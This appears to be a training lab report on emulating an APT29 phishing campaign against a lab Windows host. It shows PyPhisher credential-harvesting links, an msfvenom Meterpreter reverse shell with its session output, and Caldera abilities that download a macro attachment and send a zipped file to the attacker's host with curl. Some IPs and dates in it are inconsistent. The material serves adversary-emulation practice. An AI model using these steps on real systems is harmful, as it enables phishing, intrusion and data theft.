



Report: Advanced Emulation Lab

Objective

Emulate APT29 phishing

Deliver payloads and achieve persistence

Tool Used:


Caldera, Metasploit, Pyphisher

Kali Linux: 192.168.1.58

Windows: 192.168.1.45

Methodology

First Create phishing link using PyPhisher.



```
10:41:10 AM [INFO] [pyphisher] [1] Initializing PMP server at localhost:8080...
10:41:11 AM [INFO] [pyphisher] [2] PMP Server has started successfully!
10:41:12 AM [INFO] [pyphisher] [3] Initializing tunnels at same address....
10:41:13 AM [INFO] [pyphisher] [4] Your url's are given below:
10:41:14 AM [INFO] [pyphisher] [5]
10:41:15 AM [INFO] [pyphisher] [6] - CloudFlare
10:41:16 AM [INFO] [pyphisher] [7] url : https://arrend-introduce-taught-biz.trycloudflare.com
10:41:17 AM [INFO] [pyphisher] [8] url : https://get-blue-badges-on-twitter-freeground-introduce-taught-biz.trycloudflare.com
10:41:18 AM [INFO] [pyphisher] [9]
10:41:19 AM [INFO] [pyphisher] [10] - LocalHost
10:41:20 AM [INFO] [pyphisher] [11] url : https://22x32he020306.1hr.life
10:41:21 AM [INFO] [pyphisher] [12] url : https://get-blue-badges-on-twitter-freeq32c530if3ab36.1hr.life
10:41:22 AM [INFO] [pyphisher] [13]
10:41:23 AM [INFO] [pyphisher] [14] - Server
10:41:24 AM [INFO] [pyphisher] [15] url : https://69b7c9b7a79a08717acd13b70db.server.net
10:41:25 AM [INFO] [pyphisher] [16] url : https://get-blue-badges-on-twitter-freeq32c530if3ab36.server.net
10:41:26 AM [INFO] [pyphisher] [17]
10:41:27 AM [INFO] [pyphisher] [18] [?] Wanna try custom link? [y/N] : n
10:41:28 AM [INFO] [pyphisher] [19]
10:41:29 AM [INFO] [pyphisher] [20] [?] Waiting for login info... Press (ctrl+c) to exit
```

Fig 1.1 Pyphisher generating link




Fig 1.2 Phishing Page

Now enter your details on page and credential will be hosted on capture page.




Fig 1.3 Credential on hosted page

Now Open Metasploit and deliver the payload to host using meterpreter session.



```
(ajay@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Foxit Software	09-05-2025 13:09	File folder	
Libraries	26-06-2025 14:40	File folder	
mod.io	04-03-2025 21:58	File folder	
Public Account Pictures	13-08-2025 16:41	File folder	
Public Desktop	18-08-2025 23:14	File folder	
Public Documents	28-06-2025 00:23	File folder	
Public Downloads	07-12-2019 14:44	File folder	
Public Music	07-12-2019 14:44	File folder	
Public Pictures	07-12-2019 14:44	File folder	
Public Videos	07-12-2019 14:44	File folder	
other_host_marker.txt	12-09-2025 14:45	Text Document	1 KB
payload.exe	16-09-2025 21:08	Application	73 KB
systeminfo_before.txt	12-09-2025 12:39	Text Document	10 KB
test.txt	13-08-2025 17:02	Text Document	1 KB
test_time.txt	12-09-2025 12:39	Text Document	1 KB
wazuh_test_download.txt	12-09-2025 15:07	Text Document	0 KB
wazuh_test_marker.txt	12-09-2025 15:03	Text Document	1 KB
wazuh_time_after.txt	12-09-2025 15:07	Text Document	1 KB
wazuh_time_before.txt	12-09-2025 15:03	Text Document	1 KB

Fig 1.4 Shows payload in windows machine

Now Open Metasploit and use exploit and payload enter your LPORT and LHOST.

```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(>> windows) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(>> windows) > set LPORT 4444
LPORT => 4444
msf6 exploit(>> windows) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(>> windows) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (17776 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.43:54462) at 2023-09-26 21:11:56 +0530

meterpreter > ls
ls C:\Users\Public\
-----
Mode                Size      Type      Last modified          Name
-----
042555/-r-xr-xr-x  0      dir       2023-09-13 16:41:09    +0530 AccountPictures
042555/-r-xr-xr-x  0      dir       2023-09-16 22:14:19    +0530 Desktop
042555/-r-xr-xr-x  0      dir       2023-09-26 08:23:17    +0530 Documents
042555/-r-xr-xr-x  0      dir       2023-12-07 14:44:54    +0530 Downloads
042777/-r-xr-xr-x  0      dir       2023-09-09 13:09:28    +0530 Favorites
042555/-r-xr-xr-x  0      dir       2023-09-26 14:48:00    +0530 Libraries
042555/-r-xr-xr-x  0      dir       2023-12-07 14:44:54    +0530 Music
042555/-r-xr-xr-x  0      dir       2023-12-07 14:44:54    +0530 Pictures
042555/-r-xr-xr-x  0      dir       2023-12-07 14:44:54    +0530 Videos
080086/-w-rw-rw- 174     file      2024-04-01 12:34:06    +0530 desktop.ini
042777/-r-xr-xr-x  0      dir       2023-09-04 22:18:57    +0530 FedIs
080086/-w-rw-rw- 72      file      2023-09-12 14:15:59    +0530 other_host_marker.txt
080777/-r-xr-xr-x 72802    file      2023-09-16 22:18:00    +0530 payload.exe
080086/-w-rw-rw- 9588    file      2023-09-12 12:39:39    +0530 systeminfo_before.txt
080086/-w-rw-rw- 24      file      2023-09-18 17:02:27    +0530 test.txt
080086/-w-rw-rw- 70      file      2023-09-12 12:39:49    +0530 test_time.txt
080086/-w-rw-rw- 0      file      2023-09-12 15:07:01    +0530 watch_test_download.txt
080086/-w-rw-rw- 108     file      2023-09-12 15:07:17    +0530 watch_test_marker.txt
080086/-w-rw-rw- 70      file      2023-09-12 15:07:17    +0530 watch_time_after.txt
080086/-w-rw-rw- 70      file      2023-09-12 15:18:13    +0530 watch_time_before.txt

meterpreter > {}
```

Fig 1.5 Getting access opened in Metasploit

Now Install Caldera from github.

And login with red caldera and use agent sand-cat




Fig 1.6 Agent In caldera-red

Now copy the code for red team agent and paste on windows in powershell as admin.

Now we see that in caldera the desktop is deployed.




Fig 1.7 Agent being successfully deployed on caldera

Now we got our agent let start emulation.

Install these abilities:

Download Macro-Enabled Phishing Attachment.

Create a Process using WMI Query and an Encoded Command

Winlogon HKLM Shell Key Persistence – PowerShell

Identify local users

Zip a Folder with PowerShell for Staging in Temp

Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.



The screenshot displays the CYART web interface for configuring a macro phishing attachment. The interface is dark-themed and includes several sections:

- Platform:** A dropdown menu set to "windows".
- Executor:** A dropdown menu set to "psh".
- Payloads:** A button labeled "No payloads".
- Command:** A text area containing a PowerShell command:

```
1 $url = 'https://192.168.1.58:8888PhishingAttachment.xlsm';  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -  
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```
- Timeout:** A numeric input field set to "60".
- Cleanup:** A text area containing a PowerShell command:


```
1 Remove-Item $env:TEMP\PhishingAttachment.xlsm -ErrorAction Ignore
```
- Requirements:** A button labeled "+ Add Requirement".
- Parsers:** A button labeled "+ Add Parser".

On the right side of the interface, there is a partially visible sidebar with text that includes "enabled spread...", "ctory (%TEMP%...", "re the "GET.WOR...", and "ame can be found".

Fig 1.8 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.



Create Ability

Ability ID
ID will be automatically created

Name
hex encoded data chunks http

Description
exfiltrates a file by sending chunked Hex-encoded data using curl get


Tactic
exfiltration

Technique ID
T1048.003

Technique Name
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Options
☐ Singleton
☐ Repeatable
☐ Delete payload

Fig 1.9 Creating a new ability



Platform
windows

Executor
cmd

Payloads
No payloads

04f33d_remove_login_item.osa
2ebcb8_esx_darkside_discovery.txt
transfer_suid.sh
manx.go-linux
ed9e67_StartupParameters.plist
sshpas

Command
1 cmd /c curl.exe -v -T "%TEMP%\file.zip" "http://192.168.1.58:8081/file.zip"

Timeout
60

Cleanup
+ Add Cleanup Command

Requirements
+ Add Requirement

Parsers
+ Add Parser

There must be at least 1 executor. Each executor must have a command, platform, timeout, and executor.

Fig 1.10 Make change in new ability



Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.

Now create adversary profile. Go to adversary tab and click new profile.

The screenshot shows the 'emulation lab' tab in the CYART interface. It displays a table of operations with columns: Ordering, Name, Tactic, Technique, Executors, Requires, Unlocks, Payload, and Cleanup. The table contains 6 rows of operations.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	ms				x
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	ms				x
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	ms				x
4	Identify local users	discovery	Account Discovery: Local Account	ms				x
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	ms				x
6	hex encoded data chunks http	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	ms				x

Fig 1.11 shows adversary

Now the run the operation by selecting the lab name and add to the operations.

The 'Start New Operation' dialog box shows the following configuration:

- Operation Name: adversary emulation lab
- Adversary: emulation lab
- Fact Source: basic
- Group: All groups (red button)
- Planner: atomic
- Obfuscators: base64, base64jumble, base64noPadding, caesar cipher, plain-text, steganography
- Autonomous: ☒ Run autonomously, ☐ Require manual approval
- Parser: ☒ Use Default Parser, ☐ Don't use default learning parsers
- Auto Close: ☒ Keep open forever, ☐ Auto close operation
- Run State: ☒ Run immediately, ☐ Pause on start
- Jitter (sec/sec): 2 / 8

Buttons: Cancel, Start

Fig 1.12 New Operation details




Fig 1.13 Operation phase successfully executed

Exfiltrated file received in the webserver.




Fig 1.14 Show data successfully received on attacker machine

Once all the operations are run successfully open logs and analysis it.

Fig 1.15 Show caldera logs

Phase	Tool Used
Phishing	PyPhisher
Delivery	Metasploit
Execution	Metasploit
Exfiltration	Caldera